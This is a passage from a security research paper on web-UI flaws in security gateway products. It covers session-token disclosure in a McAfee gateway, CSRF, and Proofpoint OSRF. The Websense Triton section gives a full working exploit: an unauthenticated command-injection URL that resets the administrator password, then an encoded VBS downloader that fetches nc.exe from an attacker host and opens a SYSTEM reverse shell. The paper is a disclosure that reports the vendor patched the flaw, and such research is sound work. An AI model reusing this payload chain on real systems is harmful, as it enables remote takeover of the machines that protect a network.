3702-4B5B-83F2-E3E74980EB8C HTTP/1.1" 404 693 "-" "Mozilla/5.0 (X11; Linux i686 on
x86_64; rv:7.0.1) Gecko/20100101 Firefox/7.0.1"
```

This session-token can then be added to a browser-session to gain access to the UI from outside.

5.3.2. Privilege escalation within the UI: Session-token disclosure again - but different

It seems that there is a lack of understanding of what a session-token is, and what it represents. Session-tokens are an authentication mechanism, and should be treated like a temporary username/password combination. With the ClearOS Gateway, we saw session-tokens revealed to an attacker, and we see another example here with the McAfee Gateway (though this time you need to be authenticated as the product has more defences):

Here session-tokens are seen as directory names in a file-browser, and active tokens are highlighted by the fact that they have subdirectories:



Figure 1: Active session-tokens of two logged-in users revealed within the UI

Again here, we see session-tokens used as identifiers for tracking configuration changes:



Figure 1: Session-tokens have been used here, as a marker in policy revision-history

As you would not expect passwords to be displayed in plain-sight like this, so you should also not expect session-tokens to be displayed.

In the above cases, authenticated access is required to see the session-tokens, but this product supports role-based access control (RBAC), so if an attacker hijacks a session that has a low-privilege, then this session-token disclosure could be used for horizontal and vertical privilege escalation.

However, due to a lack of proper enforcement of RBAC (and other issues) there were much easier ways to perform privilege-escalation, gain credentials, and reconfigure the device, to eventually get operating-system access, and full control of the system (though these details have been withheld because they have not been addressed at the time of writing).

It was clear that more effort had been made with this product (than most others) to provide some degree of defence-in-depth, but ways to bypass each defensive layer were discovered – meaning that an attacker with this knowledge could quickly take complete control of the system.

5.4. Websense Triton 7.6

This is a windows software product that is a multi-protocol proxy for email and web filtering (This vendor was very reactive, and these issues were quickly patched).

5.4.1. All-in-one system-shell: Unauthenticated command-injection as SYSTEM

Unauthenticated command-injection

There were various input-validation flaws in the product, most importantly, administrators were assumed to be trusted, and input-validation was performed by client-side JavaScript code

This led to several issues including OS command-injection via Perl injection. Far worse than this, the command-injection works unauthenticated, and commands are executed as SYSTEM (the highest privilege on a Windows system.

The following URL changes the local Windows administrator password to “blah”

```
https://192.168.1.30:xxxx/xxxx?xxxx=echo .pdf%26net user administrator blah
```

This already looks like a powerful attack, but that is not the end of it, as we will see.

Turning command-injection into a reverse-shell

This is a web-proxy, so we will assume it has access to download files from the internet. The attacker can place a backdoor executable on the system to get a remote shell (in our case we will use Netcat “nc.exe”, but it could be any backdoor or Trojan).

There are various ways to get the executable code onto the system, easily avoiding controls like IDS and Anti-virus.

To get the reverse shell an attacker can:

1) Write a downloader script in VBS
    a. This can be written out line by line using the “Echo” command
2) Set up a website that contains the exe code
3) Run the downloader to retrieve the code
4) Run the exe code

To get this exe on to the file system we will use VBS script downloader. Here is an example I found on the internet:

```
strUrl = "http://192.168.1.11/nc.exe"> http.vbs
StrFile = "nc.exe"
Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0
Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0
```

```
Const HTTPREQUEST_PROXYSETTING_DIRECT = 1
Const HTTPREQUEST_PROXYSETTING_PROXY = 2
Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts
  Err.Clear
  Set http = Nothing
  Set http = CreateObject("WinHttp.WinHttpRequest.5.1")
  If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest")
  If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP")
  If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP")
  http.Open "GET", strURL, False
  http.Send
  varByteArray = http.ResponseBody
  Set http = Nothing
  Set fs = CreateObject("Scripting.FileSystemObject")
  Set ts = fs.CreateTextFile(StrFile, True)
  strData = ""
  strBuffer = ""
  For lngCounter = 0 to UBound(varByteArray)
      ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1)))
  Next
  ts.Close
```

We will need to encode, escape, and workaround various parts of this script to bypass innate filtering in the URL, Perl and OS command-injection layers:

```
strUrl %3d ^"http:^" %2b chr(47) %2b chr(47) %2b ^"192.168.1.11^" %2b chr(47) %2b
^"nc.exe^"> http.vbs
StrFile %3d ^"nc.exe^"
Const HTTPREQUEST_PROXYSETTING_DEFAULT %3d 0
Const HTTPREQUEST_PROXYSETTING_PRECONFIG %3d 0
Const HTTPREQUEST_PROXYSETTING_DIRECT %3d 1
Const HTTPREQUEST_PROXYSETTING_PROXY %3d 2
Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts
  Err.Clear
  Set http %3d Nothing
  Set http %3d CreateObject(^"WinHttp.WinHttpRequest.5.1^")
  If http Is Nothing Then Set http %3d CreateObject(^"WinHttp.WinHttpRequest^")
  If http Is Nothing Then Set http %3d CreateObject(^"MSXML2.ServerXMLHTTP^")
  If http Is Nothing Then Set http %3d CreateObject(^"Microsoft.XMLHTTP^")
  http.Open ^"GET^", strURL, False
  http.Send
  varByteArray %3d http.ResponseBody
  Set http %3d Nothing
  Set fs %3d CreateObject(^"Scripting.FileSystemObject^")
  Set ts %3d fs.CreateTextFile(StrFile, True)
  strData %3d ^"^"
  strBuffer %3d ^"^"
  For lngCounter %3d 0 to UBound(varByteArray)
      ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter %2b 1, 1)))
  Next
  ts.Close
```

To build the downloader we will write out line-by-line with the echo command.

```
echo strUrl %3d ^"http:^" %2b chr(47) %2b chr(47) %2b ^"192.168.1.11^" %2b chr(47) %2b
^"nc.exe^"> http.vbs
echo StrFile %3d ^"nc.exe^" >> http.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT %3d 0 >> http.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG %3d 0 >> http.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT %3d 1 >> http.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY %3d 2 >> http.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> http.vbs
echo   Err.Clear >> http.vbs
echo   Set http %3d Nothing >> http.vbs
echo   Set http %3d CreateObject(^"WinHttp.WinHttpRequest.5.1^") >> http.vbs
echo   If http Is Nothing Then Set http %3d CreateObject(^"WinHttp.WinHttpRequest^") >>
http.vbs
echo   If http Is Nothing Then Set http %3d CreateObject(^"MSXML2.ServerXMLHTTP^") >>
http.vbs
echo   If http Is Nothing Then Set http %3d CreateObject(^"Microsoft.XMLHTTP^") >>
http.vbs
echo   http.Open ^"GET^", strURL, False >> http.vbs
echo   http.Send >> http.vbs
echo   varByteArray %3d http.ResponseBody >> http.vbs
echo   Set http %3d Nothing >> http.vbs
echo   Set fs %3d CreateObject(^"Scripting.FileSystemObject^") >> http.vbs
echo   Set ts %3d fs.CreateTextFile(StrFile, True) >> http.vbs
echo   strData %3d ^"^" >> http.vbs
echo   strBuffer %3d ^"^" >> http.vbs
echo   For lngCounter %3d 0 to UBound(varByteArray) >> http.vbs
echo       ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter %2b 1, 1))) >> http.vbs
echo   Next >> http.vbs
echo   ts.Close >> http.vbs
```

Putting it all together; creating and running the script, and downloading and running the exe, all in one URL. The OS echo commands are chained together in the request with the "|" symbol (%26):

```
https://192.168.1.30:xxxx/xxxx?xxxx=echo .pdf%26echo strUrl %3d ^"http:^" %2b chr(47) %2b
chr(47) %2b ^"192.168.1.11^" %2b chr(47) %2b ^"nc.exe^"> http.vbs%26echo StrFile %3d
^"nc.exe^" >> http.vbs%26echo Const HTTPREQUEST_PROXYSETTING_DEFAULT %3d 0 >>
http.vbs%26echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG %3d 0 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_DIRECT %3d 1 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_PROXY %3d 2 >> http.vbs%26echo Dim http, varByteArray, strData,
strBuffer, lngCounter, fs, ts >> http.vbs%26echo   Err.Clear >> http.vbs%26echo   Set
http %3d Nothing >> http.vbs%26echo   Set http %3d
CreateObject(^"WinHttp.WinHttpRequest.5.1^") >> http.vbs%26echo   If http Is Nothing Then
Set http %3d CreateObject(^"WinHttp.WinHttpRequest^") >> http.vbs%26echo   If http Is
Nothing Then Set http %3d CreateObject(^"MSXML2.ServerXMLHTTP^") >> http.vbs%26echo   If
http Is Nothing Then Set http %3d CreateObject(^"Microsoft.XMLHTTP^") >> http.vbs%26echo
http.Open ^"GET^", strURL, False >> http.vbs%26echo   http.Send >> http.vbs%26echo
varByteArray %3d http.ResponseBody >> http.vbs%26echo   Set http %3d Nothing >>
```

```
http.vbs%26echo   Set fs %3d CreateObject(^"Scripting.FileSystemObject^") >>
http.vbs%26echo   Set ts %3d fs.CreateTextFile(StrFile, True) >> http.vbs%26echo
strData %3d ^"^" >> http.vbs%26echo   strBuffer %3d ^"^" >> http.vbs%26echo   For
lngCounter %3d 0 to UBound(varByteArray) >> http.vbs%26echo       ts.Write Chr(255 And
Ascb(Midb(varByteArray,lngCounter %2b 1, 1))) >> http.vbs%26echo   Next >>
http.vbs%26echo   ts.Close >> http.vbs%26http.vbs%26nc.exe 192.168.1.11 443 -e cmd.exe
```

Requesting this single unauthenticated URL results in a reverse-shell (as SYSTEM) going back to the attacker.

I would consider this a very “rough and ready” hack, but the purpose was to produce a reliable and repeatable proof-of-concept, that would work on various versions of windows (given more time, it is obvious that a more sophisticated approach could be taken).

5.4.2. Getting a shell from an external position: Shells via a clever proxy-based CSRF attack

As we saw previously CSRF can be used by an external attacker, as long as they know (or guess) the internal IP address of the target system.

But what if the attacker does not know this internal address, and can't find it out, or guess a range?

Who is localhost? (Using the proxy to attack itself via CSRF)

The Websense product is mainly used as a web-proxy, and as with other Security Gateways that are also web-proxies; CSRF can be possible even if the IP address of the target is not known to the attacker in advance. This is because of the rather basic way browsers decide whether to send a request to a proxy or not.

By default, browsers do basic string pattern-matching for "localhost" and "127.0.0.1" (and often local subnet addresses, if configured) if none of these values are matched, the request is sent to the proxy.

However, there are many ways of representing a "localhost" address, which the browser will not understand as being "localhost", but when the request gets to the proxy, the proxy will understand the address as being "localhost" (i.e. the proxy itself).

So to attack the proxy on a management port, you just need to find a way of referring to "localhost" without the browser noticing, or example "127.0.0.2". [1]

This method also has another advantage that (for unauthenticated exploits) CSRF becomes possible even if the internal user does not normally have access to the management port either!

This means that, for unauthenticated attacks which produce a command-shell, it is possible to attack a web-proxy administrative UI by getting any internal user to click a single link (or view a web-page with a crafted image-tag) and the external attacker gets a shell.

```
<html>

<img src= http://127.0.0.2:xxxx/...etc...

</html>
```



Figure 1: Attacking a Web-proxy management interface by using the proxy itself

5.4.3. Proofpoint OSRF via out-of-band XSS

Proofpoint is a Linux-based anti-spam appliance and content-security product for email (These issues have not all been addressed at the time of writing, hence the reason for not giving specific technical detail of the exploit).

This product had several issues which included an issue with the quarantine-area viewers in both the user-portal and administrative UIs.

This issue meant that an attacker could include arbitrary HTML or JavaScript with the message which would execute in the context of the application when the end-user or administrator viewed the message quarantine area. Additionally the product accepted POST parameters in a GET request which meant that request forgery could be performed easily with a single URL.

These vulnerabilities could be exploited by sending a message with hidden image tags, and making sure that the message got quarantined as spam, perhaps by putting a phrase like “Free Viagra” in the subject-line.

When the quarantine area was viewed by and administrator (part of his normal management-tasks) the payload would execute reconfiguring the product.



Figure 1: Attacking the product configuration via a malicious email message

Even though this was request-forgery, because this was On-site Request Forgery (OSRF, rather than CSRF) this makes the attack a lot easier. The attacker does not need to know the IP address of the internal system, or who the administrator is, and the administrator will always be logged-in when he encounters the attack payload. All these factors make this a very reliable exploit.

6. Conclusion

In this paper we have discussed classes of vulnerabilities found in Security Gateway UIs, and looked at real-world examples of exploits and how they could be used.

It is relatively easy to obtain an evaluation version of these Security Gateway products. Many are available as “virtual appliances”, which are trivial to install and test.

Finding vulnerabilities and exploiting these products is not particularly difficult (for a penetration-tester with some Webapp testing and basic exploit development skills).

Most of the vulnerabilities I discovered are based on techniques which are several years old and are well understood within the Penetration-testing industry. There is nothing particularly new here, just the application of existing techniques to a specific class of targets.

What is most surprising to me about this research, are not the techniques used or the vulnerabilities discovered, but the fact that so many issues were identified in a short space of time; in security products from vendors which should have a solid understanding of these issues and mature security practices.

It seems clear that there is a lack of understanding of these vulnerabilities in Web UI design.
If IT Security vendors find it hard to prevent these vulnerabilities in Security Gateways, what chance do other vendors stand?

7. References

[1] There are literally millions of other ways to represent IP addresses which are equivalent to localhost, and these techniques have been around for many years http://www.pc-help.org/obscure.htm